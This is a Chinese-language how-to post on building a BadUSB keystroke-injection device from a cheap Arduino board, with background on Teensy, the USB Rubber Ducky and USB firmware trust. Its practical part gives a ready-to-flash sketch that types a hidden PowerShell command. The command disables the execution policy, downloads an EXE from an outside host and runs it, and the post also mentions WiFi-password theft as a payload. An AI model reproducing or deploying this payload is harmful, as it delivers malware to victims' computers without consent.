模拟键盘攻击：BadUsb 简单教学

首先：上次发了一次主题，但是由于时间关系我取消掉了，抱歉各位。这次不会鸽大家了哈。

前言：初次接触硬件入侵，很多原理不懂，文章中可能有些误导的话，如有不对麻烦多多纠正。寻找志同道合的小伙伴一起学习。

主角：BadUsb

首先来介绍一下Badusb是什么吧。

参考文章：新的U盘自动运行–BadUSB原理与实现 - 博客 - 腾讯安全应急响应中心

利用烧鹅制作简单BadUSB，插谁谁怀孕 - 安全客 - 有思想的安全新媒体

极客DIY | 打造你的专属黑客U盘–BadUSB

操作步骤

1. 准备一块开发板（文章底部我会给出购买链接）
2. 下载一个Arduino ide编程软件（下载地址文章底部会给出）
3. 准备写入badusb板子的代码（即是命令）

什么是Arduino ide？

Arduino是一款便捷灵活、方便上手的开源电子原型平台。包含硬件（各种型号的Arduino板）和软件（Arduino IDE)。由一个欧洲开发团队于2005年冬季开发。其成员包括Massimo Banzi、 David Cuartielles、 Tom Igoe、 Gianluca Martino、 David Mellis和Nicholas Zambetti等。

它构建于开放原始码simple I/O介面版，并且具有使用类似Java、 C语言的Processing/Wiring开发环境。主要包含两个主要的部分：硬件部分是可以用来做电路连接的Arduino电路板；另外一个则是Arduino IDE，你的计算机中的程序开发环境。你只要在IDE中编写程序代码，将程序上传到Arduino电路板后，程序便会告诉Arduino电路板要做些什么了。

Arduino能通过各种各样的传感器来感知环境，通过控制灯光、马达和其他的装置来反馈、影响环境。板子上的微控制器可以通过Arduino的编程语言来编写程序，编译成二进

制文件，烧录进微控制器。对Arduino的编程是通过 Arduino编程语言 (基于 Wiring)和Arduino开发环境(基于 Processing)来实现的。基于Arduino的项目，可以只包含Arduino，也可以包含Arduino和其他一些在PC上运行的软件，他们之间进行通信 (比如 Flash, Processing, MaxMSP)来实现。[1]

参考文章：

https://security.tencent.com/index.php/blog/msg/74

BadUSB原理

在介绍BadUSB的原理之前，笔者在这里先介绍下BadUSB出现之前，利用HID(Human InterfaceDevice，是计算机直接与人交互的设备，例如键盘、鼠标等)进行攻击的两种类型。分别是”USB RUBBERDUCKY”和”Teensy”。

TEENSY介绍

攻击者在定制攻击设备时，会向USB设备中置入一个攻击芯片，此攻击芯片是一个非常小而且功能完整的单片机开发系统，它的名字叫TEENSY。通过TEENSY你可以模拟出一个键盘和鼠标，当你插入这个定制的USB设备时，电脑会识别为一个键盘，利用设备中的微处理器与存储空间和编程进去的攻击代码，就可以向主机发送控制命令，从而完全控制主机，无论自动播放是否开启，都可以成功。

参考文章：

http://bobao.360.cn/learning/detail/431.html

漏洞背景

“BadUSB”是今年计算机安全领域的热门话题之一，该漏洞由Karsten Nohl和Jakob Lell共同发现，并在今年的BlackHat安全大会上公布。BadUSB号称是世界上最邪恶的USB外设。

笔者使用他们的代码做了个类似的U盘，用户插入U盘，就会自动执行预置在固件中的恶意代码，下载服务器上恶意文件，执行恶意操作。注意，这里的U盘自动运行可不是以前的autorun.inf自动运行程序哦，具体的技术细节可以参考后文内容。

USB RUBBER DUCKY介绍

简称USB橡皮鸭，是最早的按键注入工具，通过嵌入式开发板实现，后来发展成为一个完全成熟的商业化按键注入攻击平台。它的原理同样是将USB设备模拟成为键盘，让电脑识别成为键盘，然后进行脚本模拟按键进行攻击。

USB协议漏洞

为什么要重写固件呢？下面我们可以看看USB协议中存在的安全漏洞。

现在的USB设备很多，比如音视频设备、摄像头等，因此要求系统提供最大的兼容性，甚至免驱；所以在设计USB标准的时候没有要求每个USB设备像网络设备那样占有一个唯一可识别的MAC地址让系统进行验证，而是允许一个USB设备具有多个输入输出设备的特征。这样就可以通过重写U盘固件，伪装成一个USB键盘，并通过虚拟键盘输入集成到U盘固件中的指令和代码而进行攻击。

OK，了解了以上的步骤。我们来操作。

模拟HID攻击，外形可以像U盘，但实际上是一块开发板。我们可以往里面放入代码。比如：远程下载，窃取WIFI密码..等等这些代码。

实践

通过某包我去搜索了一下关于arduino开发板有没有的卖3。


找到了一块性价比较高的板子，现在那间店铺找不到了。我就不贴图了。

十几块钱就有了，如果你想伪装性好的话是有壳的，但是价格就高了。板子到了，等了差不多一周的时间..快递终于到了，不得不吐槽一下某达的快递速度

板子实物图

是不是很简陋？因为没有壳的，如果有壳的样子跟U盘一样，但拆开都这样了。

我是买没有壳的，因为第一次接触，还很多不懂买着便宜的去了解一下吧。



由于是没有插口的，所以只能用数据线去代替。

插上之后会亮一下红灯，接着绿灯一直在亮。如果你的没有亮，可能是坏了吧哈哈

我当时一直在网吧测试，插上之后没反应，于是我一直在找问题，发现是驱动安装失败

当时很苦恼啊，你安装驱动吧，又要重启才能生效，重启后又还原了。


而且笔记本一直在修，拖了好几天。

昨天我终于测试完成。


把代码写入BadUsb里面。

需要的工具：Arduino ide

下载完成后解压，并且打开文件夹，打开arduino的程序



打开之后界面如下：



下面拿一段远程下载代码来作为演示


```
      void setup() {//初始化
        Keyboard.begin();//开始键盘通讯
        delay(5000);//延时
        Keyboard.press(KEY_LEFT_GUI);//win键
        delay(500);
        Keyboard.press('r');//r键
        delay(500);
        Keyboard.release(KEY_LEFT_GUI);
        Keyboard.release('r');
        Keyboard.press(KEY_CAPS_LOCK);
        Keyboard.release(KEY_CAPS_LOCK);
        delay(500);
        Keyboard.println("POWERSHELL -NOP -W HIDDEN -C sET-
eXECUTIONpOLICY UNRESTRICTED -FORCE;(nEW-oBJECT
sYSTEM.nET.wEBcLIENT).dOWNLOADfILE('HTTP://X.BAZHU.PW/FUCKONE.EXE
', 'c:\\USERS\\PUBLIC\\X.EXE');START
c:\\USERS\\PUBLIC\\X.EXE;EXIT");
        Keyboard.press(KEY_CAPS_LOCK);
```

```
    Keyboard.release(KEY_CAPS_LOCK);
    Keyboard.end();//结束键盘通讯
}
void loop()//循环
{
}
```


我们把上面这段代码，复制先，然后粘贴到Arduino ide里面。

粘贴之后，选择你的板子，和端口。如下图。


工具—板—端口




如果你不知道你的是什么板子和端口，可以在设备管理查看




接着端口COM和LPT可以看到，由于我现在写文章是在网吧，所以没有驱动是不行的



选择完端口和板子之后就上传



接着会出现一个保存路径，可以保存在桌面。随便都行。



